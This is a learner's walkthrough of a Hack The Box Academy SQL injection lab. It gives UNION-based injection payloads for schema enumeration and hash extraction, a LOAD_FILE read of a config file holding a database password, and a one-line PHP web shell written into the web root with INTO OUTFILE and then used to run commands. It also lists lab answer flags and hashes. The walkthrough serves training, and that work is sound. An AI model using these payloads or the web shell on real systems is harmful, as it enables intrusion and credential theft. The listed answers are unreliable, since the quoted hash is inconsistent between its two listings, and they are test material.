
US LAX	Los Angeles	8.859999656677246
JP KWS	Kawasaki	7.610000133514404
US NYC	New York	6.25
ES VLC	Valencia	4.71999979019165
PH MANILA	Manila	4.519999980926514
GB FXT	Felixstowe	4.099999904632568
SA JED	Jeddah	3.9600000381469727
US SAV	Savannah	3.640000104904175
BR SSZ	Santos	3.5999999046325684
IN BOM	Bombay	3.319999933242798
PA ONX	Colon	3.259999990463257
PA ONX	Colon	3.259999990463257
root@localhost	3	4



2.0 Database Enumeration


What is the password hash for newuser stored in the user table in the ilfreight database?

Answer: **9da2c9bcdf39d8610954e0e11ea8f45f**




Explanation

I identified the number of columns using ' **UNION SELECT 1,schema_name,3,4**
FROM information_schema.schemata-- -




ES VLC	Valencia	4.71999979019165
PH MANILA	Manila	4.519999980926514
GB FXT	Felixstowe	4.099999904632568
SA JED	Jeddah	3.9600000381469727
US SAV	Savannah	3.640000104904175
BR SSZ	Santos	3.5999999046325684
IN BOM	Bombay	3.319999933242798
PA ONX	Colon	3.259999990463257
PA ONX	Colon	3.259999990463257
information_schema	3	4
mysql	3	4
performance_schema	3	4
ilfreight	3	4
dev	3	4



Next I was to identify the hash of the user using:

' UNION SELECT 1, password, 3, 4 FROM ilfreight.users WHERE username='newuser'-- -




US LAX	Los Angeles	8.859999656677246
JP KWS	Kawasaki	7.610000133514404
US NYC	New York	6.25
ES VLC	Valencia	4.71999979019165
PH MANILA	Manila	4.519999980926514
GB FXT	Felixstowe	4.099999904632568
SA JED	Jeddah	3.9600000381469727
US SAV	Savannah	3.640000104904175
BR SSZ	Santos	3.5999999046325684
IN BOM	Bombay	3.319999933242798
PA ONX	Colon	3.259999990463257
PA ONX	Colon	3.259999990463257
9da2c9bcd39d8610954e0e11ea8f45f	3	4

2.1 Reading Files

We see in the above PHP code that '\$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

Answer: **dB_pAssw0rd_iS_flag!**




Explanation:

I bashed this command:

```
cn' UNION SELECT 1, LOAD_FILE("/var/www/html/config.php"), 3, 4-- -
```


The password is as shown in the screenshot below.



2.2 Writing Files

Find the flag by using a webshell.

Answer: **d2b5b27ae688b6a0f1d21b7d3a0798cd**



Explanation.


`http://154.57.164.66:30428/search.php?port_code=cn' union select '', '<?php system($_REQUEST[0]); ?>', '', '' into outfile '/var/www/html/shell.php'--` - i used this code to reload my shell.

Search for a port:

Port Code	Port City	Port Volume
-----------	-----------	-------------

`http://154.57.164.66:30428/shell.php?0=cat /var/www/flag.txt`


I launched the above code and got the flag.



2.3 Skill assessment


a)What is the password hash for the user 'admin'?

Answer:\$argon2i\$v=19\$m=2048,t=4,p=3\$dk4wdDBraE0zZVllcEUudA\$CdU8zKxmToQybvtHfs1d5nHzjxw9DhkdcVToq6HTgvU




b)What is the root path of the web application?

Answer: **/var/www/chattr-prod**



c) Achieve remote code execution , and submit the contents of the flag_XXXXXX.txt below

Answer: **061b1aeb94dec6bf5d9c27032b3c1d8d**



Conclusion and summary

Apart from learning the basic introduction to SQL, I have also learned how to perform SQL injection. As an aspiring security analyst, this has helped me understand what vulnerabilities to look for in web applications and how attackers exploit poorly handled database queries. I have also learned ways to prevent SQL injection attacks, including proper input validation, code sanitization, and the use of secure coding practices such as parameterized queries. This knowledge helps me better analyze and strengthen the security of applications.

Below is a screenshot of my module completion.

<https://academy.hackthebox.com/achievement/2382167/33>

